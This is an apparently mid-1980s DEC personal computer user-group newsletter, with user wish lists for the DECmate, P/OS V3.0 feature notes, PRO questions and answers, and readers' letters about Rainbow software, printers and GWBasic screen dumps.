Imagine what you could do with all the great info the Atlanta Hotline has collected. The problem is that it is difficult to get the information out of them. You have to talk to just the right person who happens to know the answer. (Don't get me wrong, I think the Hotline tries.) Atlanta should take all of that information and put it into a database with an expert system for query and SELL it to large corporations like mine to run on a VAX or MicroVAX. We could cut the number of calls to the hotline, and it would do us a big service. You could also make money doing it. You could have a subscription update service to keep it current. You should also make this database so that we could update it ourselves with problems we find internally. If you get really ingenious, you could collect info we have put into our local databases, merge them all together and distribute the whole thing as a user update. If you don't want to distribute the information commercially, let the PC SIG disseminate it.

4.4 Subscription Service for PC Problems/Solutions in book form.

This could be put out right away by the Atlanta Hotline. It should be keyed by type of problem, with subcatagories. This should cover hardware and DCS and DSS software. New versions and differences with older versions could be covered in this book.

4.5 Documentation

1. Technical Documentation should be ready when the PC product is first sold. Having to wait as long as we did for the Technical Documentation on the Rainbow when it was first introduced was part of the reason the Rainbow was not accepted like the IBM PC. When it did first come out, the documentation was TERRIBLE and grossly overpriced. The new Tech Doc manuals on the 100+ hardware and graphics board are very well done!

2. BIOS listings are never current. When will the version 2.11 BIOS listings come out, when version 3.x is released?

4.6 Upgrades

1. Current PC users should be notified of software and hardware upgrades and be allowed to upgrade at a reduced price.

2. Upgrading the 100A to the 100B is a fantastic service. The only problem I had was finding out about it. I had to read about it in a DECUS flyer from a SIG over 1500 miles away. My local Field Service Dept. had not even heard of TRUMP. I will give my local Field Service Dept. credit for taking the time to find out about TRUMP and letting me upgrade through them. [Editor's note: DEC did not sanction the TRUMP (Trade Up) program, and after May, 1985, made it almost impossible for Field Service offices to run TRUMP programs. Very few Field Service offices offered the program before that date, almost none after that date.]

4.7 Regular Issues of the DEC Perspective magazine.

1. Issues seem to come out sporadically, not quarterly.

2. Monthly Issues of DEC Perspective are needed.

[Brian Orr can be reached on Compuserve or by writing to J.R. Simplot Co., 5383 Irving, Boise, Idaho 83706.]

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COMMENTS FROM THE DECMATE WORKING GROUP CHAIRMAN

THE FORGOTTEN PC CONTINUES TO MAKE THE GRADE

BY Cheryl Johnson
DECmate Working Group Chair

Digital's somewhat forgotten personal computer, the DECmate, is still 'making the grade' with its users. The most recent version of WPS (word processing system), what will be Version 2.1, will continue to satisfy. One of the most important new feature for me in my application was the ability to print files from a host computer directly to my printer without going through the communications menu. This is now a reality. This gives the DECmate VT102 emulation and full compatibility with the rest of the PC line.

With the newest version of WPS available soon, the DECmate Office Workstation, COS310, OS278, CP/M-80, and MS-DOS, the DECmate is more than just a word processor. It is a full functioning personal computer. One that fits in well with Digital's Office Information strategy, and one this user couldn't do without.

DECMATE

NEW PRODUCT ANNOUNCEMENT: DECMATE TYPEASY OFFERS TYPE-THROUGH CAPABILITIES

DECmate TYPEasy, designed to run on DECmate II and III systems with attached printers, allows the DECmate user to use their word processing system to type letters, envelopes, forms, or labels as they would be typed on a typewriter, letter by letter.

TYPEeasy allows the user to type and edit line by line before printing, as well as to print characters simultaneously as they are typed from the keyboard. It also enables the user to create and store form specifications for future use.

TYPEasy is available for the DECmate II and III, for the LA50, 100, 210, LQP02, and LQP03 printers from DEC.

LETTER FOUND IN THE DEC PROFESSIONAL MAGAZINE

From the DEC Professional, Vol 5, No 1, Jan. 86.

With great interest I have read Mr. R. B. Trelease's excellent article on the Forth Language ("Rainbow Forth," Vol. 4, No. 7, July 1985). He states that "if the user wants to stay with IBM compatible systems, there is little choice, other than the Rainbow." I would suggest a much better choice with the DECmate II.

The reasons are as follows:

1. First, the DECmate II can be expanded to become a Rainbow by adding the MS-DOS option board. This board comes with either 256 Kb or 512 Kb of RAM on the same board, and has all the 8-bit and 16-bit capabilities the Rainbow has.

2. The DECmate WPS word processing system is one of the best (if not the best) in the world. Documents (files) can be transferred between WPS, CP/M, and MS-DOS. WPS has excellent communications capabilities with VAX and PDP-11 computers.

3. There is another operating system available, called COS310 (Commercial Operating System), which offers a DIBOL-8 and a DIBOL-11 Compiler with an excellent Editor (compared to what is available under CP/M and MS-DOS) and 10 or 20 utilities, and a FILEX utility transferring between a variety of different formats, IBM, OSB among others.

4. If you are short on money, you can just obtain the OS278 operating system from DECUS for little more than the media cost. OS278 offers two assemblers (fixed and relocatable), an

excellent BASIC with commercial capabilities, FORTRAN, and some 30 or 40 very useful utilities. File transfer capability between WPS, OS278 and PDP-11 is included.

5. If you can afford all of it, you might have five different operating systems with three different computers ON LINE on a 10-Mb Winchester disk. Which other computer can offer such a variety?

6. If you cannot afford a Winchester and have an old RX01 or RX02 floppy drive around, you can purchase the DEC interface card for it and have 8-inch and 5.25-inch floppies on the same machine ON LINE. There is a wealth of PDP-8 programs on DECUS on 8-inch floppies (e.g., a LISP interpreter, FOCAL, Chess, etc.) which couldy be used.

So don't invest before a DECmate test!

W.R. Stange
Eching, Germany

SPECIAL NOTE TO ALL DECMATE USERS:

This section is very small because I do not receive any articles for it. Unless you send articles, it will remain small. If you are willing to write DECMATE articles, reviews, how-tos, or anything related to the DECMATE, please contact me at (703) 280-4404. Please send submissions on disk or upload them to the WASH-A-RUG FIDO, (301) 359-6549. You can use KERMIT to upload. SHARE YOUR KNOWLEDGE WITH OTHERS.

--Editor

DECMATE WISH LIST

If you have items you want to include on the wish list, send them either to the DECmate Working Group Chairman, Cheryl Johnson (address in the Steering Committee List).

1. Global search and replace: the ability to do more than one search and replace string at a time.

2. Text wrap: text should automatically wrap when editing so that the user doesn't have to advance through it.

3. Additional paste buffers: the ability to save and rearrange multiple segments of text at the same time.

4. Spelling error detection: the ability to check spelling of text easily and accurately without using CP/M (to be included on DECmate word processing software, possibly as an optional feature), or rearranging document in any way. The current DECspell is very slow and doesn't seem to be very reliable.

5. Simple math logic: the ability to have five-function math (addition, subtraction, multiplication, division and percentages) on DECmate word processing software, possibly as an optional feature). Would like the ability to check columns of numbers and perform simple math operations with a minimal number of keystrokes. The current math software seems very complicated to use.

6. UDKs: the ability to actually do the UDK as the user is setting it up, not just displaying the typed keystrokes.

7. UDKs: the ability to edit existing UDKs which have already been filed.

8. ENTER key: would like it moved closer to the normal typing keyboard.

9. Print specific pages: the ability to print any specified page when reset pages are used; ie., print section II, page 8.

10. Graphics: the ability to easily draw vertical and horizontal lines around text that will print out to form boxes and charts, to be an inclusion in DECmate word processing software.

11. Background transmission: the ability to continue to use the system while transferring documents from the VAX, converting documents, using list processing and other foreground functions.

12. Working with a "COPY" document on disk, not the actual copy, so that if the user makes an error, the original can be recalled

and used again.

13. Multiple wraps: the ability to have multiple wraps so the user doesn't have to keep changing rulers; possibly by using the GOLD TAB to indicate the specific tab wrap that you desire at that time.

14. Sub- and superscripts displayed: show sub- and superscripts on the screen by actually moving the character up and down.

15. Printer stop: the printer should have the ability to detect when the ribbon breaks (not just runs out), and stop.

16. Printer detects paper out: the ability for the printer to detect when no paper is in the printer so it will not print on the platen.
17. Hard disk volumes: the ability to choose the size of segments on the hard disk, instead of having to break it up into 7 small volumes.

18. Software "q" problem: the ability to use GOLD SEARCH PAGE or GOLD PAGE BOTTOM without worry that a hidden "q" will be put in the document to cause various problems.

19. Screen scrolling: have screen scroll a single character at a time in wide documents, rather than jump.

20. Local software support: provide local support to help with special set-ups and problems. Sometimes you need someone to actually be there and share ideas with, not just a voice over the phone.

21. Wide screen setting to stay with the document: With version 2.0, giving users the ability to change the size of the screen. 2.0 does not allow the wide screen to be stored with the document. The chosen setting should stay with the editor menu (narrow or wide), to be stored with the document.

22. Cutting text of any size: to have the ability to cut any amount of text, possibly by making saving and cutting separate functions. That way, since the system wouldn't be saving it, the size of the text to be cut would not matter.

23. Replacement charactes on draft printer: the ability to print replacement characters on a draft printer going through communications, particularly double underscores.

24. Advance forward: to be able to advance directly to the end of a word, sentence, or segment of text.

25. Document view while printing: the ability to view or edit a document while other pages of it are being printed.

26. Multiple simultaneous print queue: the ability to queue

several non-consecutive pages of a document to the printer at the same time: ie., queue pages 2, 6, and 8, or at least to be able to send page 8 of a document to the printer while page 2 of the same document is printing, so you can then work on something else.

27. Underlines recognized as part of a word: the ability for the DECmate to recognize underlines before text that are entered using select and the "UNDERLINE" key to be recognized as part of that word, i.e., ___846. This would make the system back up to the beginning of the underlines when "BACKUP WORD" is pressed at the end of the word/number or delete the word/number with underlines consecutively when "DEL WORD" is pressed.

28. Larger capacity in DEC DX account: the ability to put more than 200 documents in a DEC DX account, up to 999 or so, if limited by three digits.

29. Recreate index: the ability to automatically recreate the index of a DEC dx account if it becomes corrupted.

30. Caps lock sound recognition: a different key sound when the LOCK key is on to signal the operator the lock key is on.

31. Replacement character view: the ability to see numbers/characters which have replacement characters, such as double underscores, onscreen.

32. Gold GRT DOCMT PAGE: use GOLD GET DOCMT to get only certain specified pages of a document.

33. Page markers: not removed when rulers or text are changed.
34. Delete page key: the ability to delete an entire page at a time, allowing the operator to verify deletion of the page.

35. Double underscore with decimal tabs: the ability to use double underscoring with decimal tabs without having the text move over.

36. Simple column logic: the ability to set up multiple columns on a page by putting more than one set of margins on a page, also, allowing the use of the sheetfeeder during multi-column printing, since the page would not be going up and down.

37. Column centering: the ability to easily center headings over a column of text.

38. A place to get detailed information addressing software for wierd applications, such as PDP real time data acc replacement.

39. VT131 and VT2XX support.

40. A way to split out DX and compile it into OS278 (DECUS version).

41. Address comm port under COS 310.

42. Ability to use print screen with FMS forms that have line drawings.

43. Full compatibility with the LA210 and LN03.

44. Elimination of hard returns when transferring a WPS+ document from the VAX to the DECmate.

45. Capability to put escape sequences in a document, e.g., print a line at 5 characters per inch, then print the next one at 10 characters per inch, etc.

46. Support printer as a local printer, such as "VT100 printer port escape sequence."

47. Gold Q for Quit on DECmate and Rainbow WPS+.

48. The new 'search forward or backward' is great, but the user can't change direction after it is chosen. Go back to the old way.

49. Ability to use non-DEC printers.

50. The ability to call up the index in alphabetical order by document name.

51. The ability to use the system while doing list processing.

52. The ability to add information on to the end of a paste buffer before pasting, ie., cut a paragraph, then on the next page, add that to another paragraph, cut again, and past both paragraphs elsewhere, in one operation.

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PRO ARTICLES
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P/OS V3.0 HIGHLIGHTS

New Software Features

P/OS V3.0 provides P/OS Server functionality, new hardware support, and a variety of new features in the stand-alone environment.

Per User Accounts: An Account Manager is provided with P/OS V3.0, which provides the ability to create and maintain a number of accounts on a PRO. Each account has axxociated file protections, directory structure, and per-user Set-Up features. Each user also has his own application set and menu structure. This feature facilitates the use of a single PRO among multiple users, and provides the basis for the P/OS Server environment.

Enhanced File and Disk Utilities: File and disk utilities have been combined into a more powerful and efficient utility which allows easy manipulation of files, directories, and volumes.

Enhanced Set-Up and User Environment Services: Terminal set-up options now include the ability to set background and foreground colors, variable bell and keyclick volumes, and to specify an application to be executed upon logging into the system. All of these features are maintained on a per-user basis, which allows each use to customize his/her environment.

Enhanced Printing Capabilities: In addition to added support for the LN03, LQP03, and LA210 printers, P/OS V3.0 contains a queueing mechanism for submitting jobs to one or more print queues.

Application Sharing: The concept of an "application library" has been added to P/OS V3.0. This allows a system manager to maintain a library of applications which can be chosen by a user for inclusion in an application set. In a Server environment this can greatly reduce disk storage requirements, since applications may be structured such that a single disk copy of all or most components will serve all users.

PRO/DECNET V2.0, PRO/COMM V3.0, PRO/SYNERGY V2.0, PRO TOOL Kit V3.0, and all applications included with P/OS V3.0 provide this capability.

Terminal Firmware Enhancements: P/OS V3.0 provides VT240 emulation with the exception of user defined keys and local ReGIS capability. It does provide DRCS (loadable font) capability, and includes a technical character set.

NVR Utility: A stand-alone utility is provided to alter the boot sequence of the PRO. This can be used to alternate between a stand-alone system (booting from a local hard disk) and a workstation system (booting from a Professional Server). It also allows one to boot from a hard disk in an expander box, which could contain an operating system other than P/OS (e.g. PRO/RT or PRO/Venix).

Enhanced Backup/Recovery: A new Backup/Recovery

Utility is included. This utility is based on the RSX BRU facility, and provides full volume incremental backup capabilities. If a PRO is equipped with an expander box, this utility could be used to perform disk backups between hard disks. The utility is provided as a P/OS application, and also on a bootable diskette, so it may be used to backup and restore files from earlier P/OS versions.

P/OS Server

Bundled with P/OS V3.0 is the capability of turning a Professional into a SERVER, providing file and print services for other Professional workstations, interconnected via ethernet. The workstations may have local resources such as hard disks or printers, or may, in fact, be diskless.

A PRO configured as a workstation can be booted from the Server. The operating system is then down-line loaded to the workstation, and the user is presented with a login form. Once logged in, the user has full access to those resources of the server designated as "shared" such as hard disks and printers.

The resources of the Server are "added" to any local resources fo the workstation, effectively increasing hard disk storage and print resources to a user with local resources. For a user with a PRO configured without a hard disk or printer(s), the Server will transparently provide these resources.

P/OS Server Requirements and Benefits

In order to implement a P/OS Server configuration, you must have P/OS V3.0, PRO/DECNET V2.0, a DECNA for each PRO, and the necessary interconnects for Ethernet. It is recommended that the Server be a PRO 380 with a minimum of 20 megabytes of storage. It should be noted, however, that these recommendations are dependent on the requirements for performance and the number of users. There are no software restrictions which preclude a PRO 350 from being used as a Server. If the Server machine is also to be used as a workstation, additional memory in the Server may be required to minimize performance degradation.

The advantages of this configuration are:

o Efficient, effective use of resources, such as hard disks and printers. Expensive peripherals may be shared among users.

o Sharing of applications, such as the PRO Tool Kit, Synergy, PRO/COMM, and PRO/DECNET will decrease the overall disk requirements for users of the Server and can insure consistency of versions among users.

o Potential of sharing files and databases among workstation users. Provides opportunities for multi-user applications with shared database access.

o Capability of providing hard disk functionality to

users of PROs configured without hard disks.

New Hardware Support

RD31: P/OS V3.0 provides support for the RD31, a 20 megabyte hard disk. (Although the RD31 is a half-height device, it cannot be stacked with another half-height device.) In addition to the increased storage capacity over that provided by the 10 megabyte RD51, the new hard disk offers increased performance.

Expander Box: P/OS V3.0 provides support for a second hard disk on the PRO 380. The expander box includes a power supply that can be used to augment PRO storage capacity by housing RD50, RD51, or RD52. The disk and controller should be purchased separately.

QUAD-SLU: The QUAD-SLU is a four line serial line unit, which when used with the PRO, offers the capability of connecting up to four printers and/or terminals to the PRO. The drivers provided in P/OS do not provide any modem support although it is available in the hardware.

Printers: P/OS now provides support for the newer DEC printers, including LN03 laser printer both text and graphics, the LQP03, and the LA210.

PRO Tool Kit and Other Enhancements

Command Language Enhancements: The PRO Tool Kit V3.0 includes an enhanced DCL Command Language which provides greater compatibility with the command language offered on RSX-11 M-PLUS. This includes commands such as Mount/Dismount, FORMAT, INIT, and PRINT. The command language also provides enhanced logical name support.

Driver Support: In addition the Tool Kits provide LOAD/UNLOAD capability for loadable driver support. Capability is provided for loading/unloading drivers for bothy P/OS V2.0A and P/OS V3.0 systems.

Synergy Development Tools: Included in the PRO Tool Kit V3.0 are tools and documentation for integrating applications into the SYNERGY windowing environment.

Multi-Terminal Tools: Documentation and software tools are provided to facilitate support for other terminals (e.g. VT220s) attached to a PRO. It should be noted that support for multiple terminals under P/OS is subject to restrictions, and may not be suitable for all applications.

Single Application System: Documenation and tools are provided to create application systems which boot and run from a diskette.

(This information originally was printed in the San Francisco Bay Area DEC PC User Group News.)

PRO QUESTIONS AND ANSWERS

Q. Is there a disk formatting utility available for the PRO?

A. The controller board for the floppys on the PRO will not support the functions needed to format RX50 disks. Ie, the hardware won't handle it. You must buy preformatted disks, or use a Rainbow for formatting. (Answer from Mike Bowers, University of California, Davis)

The following questions are reprinted from DEC's Perspective Magazine:

Q. I just recieved my RTI (Real Time Interface) Board and the documentation. The documentation says that I should have received a diagnostic diskette, but I don't see on in the box. Where is it located?

A. The diagnostic diskette comes with the PRTIL Distribution Kit, not with the hardware. Make sure that you have ordered the software independently of the RTI option.

Q. I ordered the RTI and PRTIL. How do I use the 60 pin connector on the back of the interface?

A. You need either the connector pod which breaks the 60 pin output into four separate ports, or the individual cables that take the 60 pin output and only carry specific lines to the individual port. then you normally have a cable that connects at the end of the individual ports to the instrument to which you are interfacing.

Q. Can you break the 24 pin digital I/O oprt into two or three separate ports, all of which are controlled independently?

A. Yes. Through software control, the Digital port can be used in several different configurations. For example,

--One 24 pin input or output port
--Two 16 bit ports, independently configured for input or output
--Three 8 bit ports, each independently configured for input or output

Q. Do I need to have the Floating Point Adaptor (FPA) installed when running FORTRAN-77 applications using PRTL routines?

A. Yes, the FPA must be installed.

Q. How are the three functions of the RTI implemented?

A. the three functions of the RTI are performed by dedicated LSI

chips. The SLU functions are executed by a programmable communications interface. The parallel I/O port is implemented with a programmable peripheral interface. All of the required IEEE Bus functions (specified by IEEE Std488-1978) are provided by a general purpose interface bus adapter.

Q. In CT*OS Manager, what differentiates the printer characteristics of LQ1, LQ2, and LQ3?

A. The LQ1 setting prints from the front tray of the ASF02 sheet feeder. LQ2 designates the rear try of the ASF02. LQ3 prints from the envelope feeder of the ASF02. Also with the CT*OS Manager, you can use the V option to examine the default printers for a user directory and modify which printer yuou want to use for LQ=yes or LQ=no in the Print menu.

Q. When I select the scientific alternate character set from the Main Menu of CT*OS, the Greek symbols appear in my document, but when I print on my LA100, I get the multinational character set. What's happening?

A. The LA100 always prints the multinational character set when the alternate character set is selected in a CT*OS document even if you choose multinational or scientific. The escape mode in the LA100 for ALTON is 155,110 (ESC N).

The LA103 is the printer definition that selects the Symbols 10 font cartridge for scientific characters. It should already be defined as one of the printers available. If not, you can use the CT*OS Manager to define your printer, changing only the escape sequences for ALTON which is 155,111 (ESC O).

The ESC N designates G2 and ESC O selects G3. A self-test of the LA100 shows that G2 is the Digital multinational character set, so any alternate character is interpreted as multinational. G3 is United States. When the alternate character is selected in CT*OS, any other resident character set in the form of the Symbols 10 cartridge is selected.

Q. When using MAPS/PRO, when I enter a formula, I get the error message:

#42-TOO MANY SUBSCRIPTS

What is wrong?

A. Your formula is too long for one line. Break it into two or more formulas.

Q. What languages can I use with PRO/Tool Kit?

A. Fortran, DIBOL, COBOL, PL/1, Pascal, BASIC + 2, and Macro. Macro comes with the package.

From Anaheim:

Q. In regards to PRO/DECNET, the EDT keypad keys don't work when the host is set to a VMS version 4.2 system. (Robert McFarland (412) 776-7556)

A. This may have been corrected with the CTERM based SET HOST DECNET function in PRO/DECNET version 2.0 (Tim)

SPECIAL NOTE TO ALL PRO USERS:

This section is very small because I do not receive any articles for it. Unless you send articles, it will remain small. If you are willing to write PRO articles, reviews, how-tos, or anything related to the PRO, please contact me at (703) 280-4404. Please send submissions on disk or upload them to the WASH-A-RUG FIDO, (301) 359-6549. You can use KERMIT to upload. SHARE YOUR KNOWLEDGE WITH OTHERS.

--Editor

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GENERAL INFORMATION

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STRINGENT PERSONAL COMPUTER RECORD KEEPING REQUIREMENTS REPEALED
by Caroline M. Mack

The onerous requirement to keep a usage log to substantiate tax deductions for personal computers used at home and purchased on or after June 18, 1984 has been repealed in the recently enacted Public Law 99-44. The IRS is currently developing regulations to implement the change in personal computer record keeping requirements. The new law allows the IRS to accept adequate records or sufficient evidence corroborating the taxpayer's own statement. The requirement to keep detailed contemporaneous records was introduced in the Tax Reform Act of 1984.

In order to take advantage of investment tax credits, first year expensing, and accelerated depreciation (ACRS) on a computer, the percentage of business use must be more than 50% on an annual basis for both of the first two years. Production of income other than that of a business or trade cannot be used to determine the percentage (eg., keeping track of investments or rental property). If the computer is used for business purposes less than 50% of the time, no investment credit or depreciation acceleration under ACRS can be claimed. However, the business percentage and the investment income use percentage should be added together to determine the percentage on which a straight line deduction (taken over twelve years) should be figured.

If the computer is owned in connection with the individual's employment, investment credit and ACRS deductions may be made only if the computer is required for the convenience of the employer and is a condition of employment. For this condition to be met, the computer must be required for the employee to properly perform duties of his/her employment. A statement by the employer that the property is required as a condition of employment is insufficient to satisfy the law.

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WHAT OPERATING SYSTEM IS MOST POPULAR AMONG WARUG USERS?

On a recent WARUG questionnaire, users were asked what percentage of time they spent using MS-DOS, CP/M, CCP/M, and other operating systems. They statistics below are categorized by predominant operating system, with each user counted only once. For instance, a person who stated that he or she used MS-DOS 60% of the time and CP/M 40% of the time was considered an MS-DOS user.

Primary OS	% of users
MS-DOS	60%
CP/M	28%
Each equally	10%

CCP/M 1%
Venix (1 person)
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LETTERS TO THE EDITOR

(From the WARUG Newsletter) Jay Bassin recieved this call for help: Do any of our members use Wordstar with an HP Laserjet? With the MicroPro MS-DOS Wordstar version 3.31, there appears to be a problem when installing the VMI (Vertical Motion Index), which controls carriage return line feeds. If anyone has solved the problem, please contact:

Laurie Cochran
NESA Code 025
St. Inigoes, MD 20684

Be sure to cc the newsletter editor so the solution can be published.

Dear Ms. Mack:

I solved my own problem with WordStar and the HP Laserjet. While in the WINSTALL program of Wordstar, I selected a STANDARD PRINTER from the menu of printers. The number of lines per page had to be changed from 66 to 62. Believe it or not, that was it, and I now have no problems with the Laserjet!

Thanks for publishing my cry of help.

Laurie A. Cochran
St. Inigoes, MD

Ed: Glad to hear the solution was so simple!

Dear Ms. Mack:

Thank you very much for publishing my call for help concerning a GWBASIC dump routine. I have received the October Newsletter after the November issue, two days ago, and there is a reference to a program for printing GWBASIC screens which is in the WARUG Library.

I have used the two line of page 16 (October issue) in my autoexec.bat file (MS-DOS version 2.11). There was a problem with LCTERM version 3.30 trying to "push to a new shell", which can be solved by modifying the second command to:

```
set COMSPEC=G:\COMMAND.COM
```

Where can I get a copy of the MS-DOS UNDELETE program?

Is there anyone who has some experience with WPS+? I've obtained a field (test) version from our DEC office, but with no documentation. There seems to be one serious bug in it (at least for users using European paper formats)--you cannot change the forms length to more than 66 lines.

Since it really is difficult to buy software for the Rainbow in Austria--there are two people in the DEC office in Vienna who offer support for DECmate, Rainbow, and PRO software and hardware, I would be very grateful if you could tell me an address where we can order Lattice C and Turbo PASCAL.

Franz W. Maier
Salzburg, Austria

Ed: The UNDEL program for MS-DOS should soon be in the WARUG Public Domain Library. Keep in mind, however, that the current version has serious limitations. It cannot restore any file that is in a subdirectory. I don't know if this presents a problem for you. You mentioned that you wanted a FAST GW Basic Dump routine. Good news, JOBSDUMP (see below) is now available. It is not yet in the WARUG Library, however.

I have been trying to get either a copy of WPS+ to review from DEC, with no luck. There is a short commentary on it in this issue. I have heard that the commands in WPS+ are very similar to those in the DECmate WPS programs. You might try to use that documentation. By the way, my personal favorite wordprocessor--WordPerfect--does allow you to change the length of the page and the number of lines on the page.

Dear Caroline:

I enjoyed speaking with you recently and appreciate you referring me to Paul Vince. Paul was tremendously helpful in identifying the best MS-DOS format and version of WordStar.

As you know, it was not easy locating a copy of WordStar from a willing seller. [Editor's Note: MicroPro did not want to sell him a copy!]

The local MicroPro sales rep, Jackie Endres, was exceptional and went beyond my expectations in locating WordStar and providing the following information:

1. The list price of WordStar Professional was reduced a year ago from $ to $. (DEC, however, continues to sell their version for $.)

2. In August of 85, MicroPro discontinued WordStar, and is now pushing WordStar 2000. WordStar 2000 is only available in PC-DOS, and MicroPro has no plans to release an MS-DOS version.

3. Wordstar is not being released through distributors or retailers, since it is no longer being supported by MicroPro.

Ms. Endres was able to locate in MicroPro's west coast distribution center, what appears to be the last 25 available copies of WordStar Professional specifically formatted for the Rainbow. (Note: It is possible that MicroPro was more willing to sell the software when I explained the only alternative to buying it--using a pirated copy.)

For anyone who is interested, WordStar Professional can

be purchased directly from MicroPro. Prepayment of $
+ $ for shipping and handling) should be sent to:

Donna Rasper
MicroPro
Suite 403
2296 Henderson Mill Road
Atlanta, GA 30345

Ask for WordStar Pro Pak (specify whether you prefer CorrectStar or SpellStar), Y-3 Format for the DEC Rainbow, MS-DOS version 3.31.

Again, thanks for your help. Finding the user's group has already paid off.

Dick Perry
Rockville, MD

Dear Caroline:

I recently received my updated version of DBASE III. Having heard so many controversial comments about the copy protection scheme (especially about the IBM PC version of DBASE III), I was afraid to run the program for fear that something nasty might happen to my investment. After reading the introduction where it states that the program "MAY NOT BE COPIED," I was sure my machine would blow up. they also included a backup copy of the program with the package. This was no real consolation, since I paid $695 for the program (upgrades were less than $150).

Finally, after several weeks of hearing the words, "MAY NOT BE COPIED" over again in my mind, I decided they were not saying, "CAN NOT BE COPIED." I placed a write protection sticker on my original copy of DBASE III and copied the program to a subdirectory on my hard disk. I figured that if nothing else, at least I would have a copy on the hard disk. This went off without a hitch. Then I placed a formatted/I diskette in the B: drive and used Copy A:*.* B: to make working and backup copies. All copies worked like a charm. If anyone has any problems, they can call me at (512) 691-7195. Also, if anyone has any experience with DBASE III programming, I'd love to talk to them.

Carl Mazocco, DMD
San Antonio, TX

Dear Caroline:

As a short suffering (only since late April) Rainbow co-owner, I've found the BIG ONE very interesting. It arrived a few weeks ago and I've done my best to try to absorb all the information it contained.

Are there any Rainbow users who own both an Osborne1 and a Rainbow? In other words, is there someone else with a weakness for orphans other than Father Flanigan and me? If there

is, I'd like to swap information. For instance, I see that you think that POLY-COM is expensive software, yet I've been able to use it to send data files (like this one) to the Osborne for printing. In that way I haven't had to replace my parallel version of the ProWriter printer, and have been able to use POLY-COM/POLY-XFR to do some experimenting with data communications. Moreover--dare I say it--by using POLY-COM/POLY-XFR in conjunction with TALISMAN, I've been able to use my old Osborne software successfully on the Rainbow. That's quite a software collection: WordStar, MailMerge, SuperCalc and DBaseII!!

Amer W. Nelson
Seattle, Washington

Dear Sirs:

I am a professor. One year ago, I bought a computer Rainbow 100A. I develop for this computer pedagogical applications that I use during my courses with my students.

Since I have bought my Rainbow, I adhere to the association, DECUS FRANCE, but no local user's groups exist as they do in the U. S. DECUS France rarely dispatches information about software, systems, and equipment, and exchanges between users are rare.

I contact you to find out about the possibility of direct exchanges with your user's group, specially the newsletter, public domain library, and information about compatibility problems with the IBM_PC (particularly communications and emulation).

Mrs. Jean-Marc Dubois
Nantes, France

Dear Fellow Rainbow Users:

I would greatly appreciate your group's help in trying to locate copies of the following software, since the company that produced it had gone out of business:

Ask Micro's ACCOUNTING PLUS.
CP/M Version 5.0.
Purchase Order and Accounting Modules, for the DEC Rainbow.

Many thanks.

Larry H. Rose
15 Woodville Road
Falmouth, ME 04105
(207) 781-2496

Dear Ms. Mack,

From reading the Newsletter, I know you use WordPerfect, but do you use, or know anyone who uses an LPQ-02 printer with WordPerfect?

This is my problem. I use WordPerfect with a DEC Rainbow together with a DEC LQP-02 printer. I also use "Letter Gothic" printwheels. Letter gothic printwheels from manufacturers other than DEC seem to give me problems. I end up with a degree sign in place of an apostrophe, numbers in place of letters, paragraph signs in place of dashs, etcetera. DEC equipment being so expensive, I would prefer to purchase printwheels from someone else, but so far have been unsuccessful. Do you, or any other readers, know where I can purchase letter gothic printwheels which have the same character set and will work properly on tghe LQP-02?

Thanks in advance for any advice you may be able to give.

Gail H. Clark
(301) 840-8505

ED: I use only an LA-50, so am passing this on to other readers. I understand that Qume wheels fit, but apparently they have different optional characters. Do any readers have comments?

Dear Caroline,

I think it is great that Rainbow User Groups do exist. When I read Ted Needleman's article in the December 85 issue of Hardcopy, I saw one last glimmering ray of hope concerning an age-old problem: printing screen dumps of graphic images from within GWBasic!

We bought GWBasic for our RB100B over a year ago and planned to use it to automate student testing in our new Computer Systems Electronics program. The title "Graphics with Basic" fooled us into thinking that we would be able to make hardcopies of graphic images which were drawn on the screen--which most other graphics packages normally do. DEC informed us, through various personnel, that the SPD for GWBasic did not mention that it would print any graphics characters. We talked to marketing, software services, PC support, field service, hardware support and regional gurus--and found no near reasonable solutions. So, in short, all DEC had to offer was an 18 minute screen dump program, which is much too slow for our purposes.

After this project being on the middle burner for a year, I met a gentleman from England who mentioned that GWBasic was up to version 4 in Great Britain. On this version exists a utility named DUMPALL, which would supposedly do the graphics screen dump we have been looking for. In fact, we had access to the very disk, but since it was made for Rainbows in GB running at a lower power frequency, we could not boot the disk in our American Rainbow 100B. Since the disk existed in GB, I thought

we had it made and could somehow get it to the US. However, after talking with DEC International, this contact, and others, I realized that the markets were completely different and competitive, at that. Therefore, that version update is virtually unobtainable to me.

After talking with some other RB100 users, different solutions were mentioned. Other software packages were suggested, such as GRBasic and TBasic, what would allow conversions and printing of GWBasic files. (Why should I buy a second package to correct the deficiencies of the first?) International telecommunications between the US and Great Britain was another possibility suggested. (Too bad I have no contacts there.) Switching to another microcomputer system that uses a similar graphics base is another alternative--albeit expensive. So there do not seem to be many decent alternatives to choose from!

I started to think about all the users of GWBasic and the period of time the package has been on the market. I reasoned that someone, somewhere, has a viable solution that they wouldn't mind sharing with us. I hope that I can find someone through WARUG's resources. BBSs and RUGs are our last hope, and I sure am glad they exist. Incidentally, I found that the Wash-A-RUG BBS does not answer. Is there a special number of rings that I should be aware of next time I call?

Bret B. Krebeck
Minicomputer Lab Supervisor
Computer Science Department
Div. of Math, Science and Technology
Manatee Community College
South Campus
Box 8996
8000 South Tamiami Trail
Venice, FL 34284
(813) 493-3504

ED: Good news, I think. A University of Pennsylvania student Jim O'Brien, has written a graphics dump program which is apparently somewhat faster than 18 minutes. See the letter from George Theall below.) It can be used for applications other than GWBasic, as well. By the time you get this, it will be on the Wash-A-RUG Fido. Wash-A-Rug is almost always up, so if you have problems with it, try again later. It usually rings only once before giving you a computer tone. Once you get the tone, press return about four times.

Dear Ms. Mack

Since it really is a problem to buy software for the Rainbow in Austria (there are only two people in our DEC office in Vienna who handle DECMATE, PRO, and Rainbow software and hardware), I would be very grateful if you could tell me an address where we can order Lattice C and Turbo Pascal.

Franz W. Maier
Salzburg, Austria

ED: I apologize for the delay in getting these addresses for you!

Lattice, Inc.
P. O. Box 3072
Glen Ellyn, IL 60138
(312) 858-7950
Benelux (32) 27209128
England (0672) 54675

TurboPascal
Borland International
4585 Scotts Valley Drive
Scotts Valley, CA 95066
(408) 438-8400

I think you will also be interested in the letter below.

Caroline,

Re JOBSDUMP: The author, Jim O'Brien, says that it is a vast improvement over other GW Basic programs for screen dumping. The program can be used either within GW Basic using the SHELL command or alone. It functions by accessing the most recent image in the graphics memory (which is entirely different from the memory mapped text screen). While the program works under MS-DOS, it can also be used in connection with graphics created in CP/M since resetting the system does not destroy graphics memory (only turning off the power does). As he says, anything you can get onto a graphics screen you can get to a printer. Presently, the program works with just the LA50 and LA100, though.

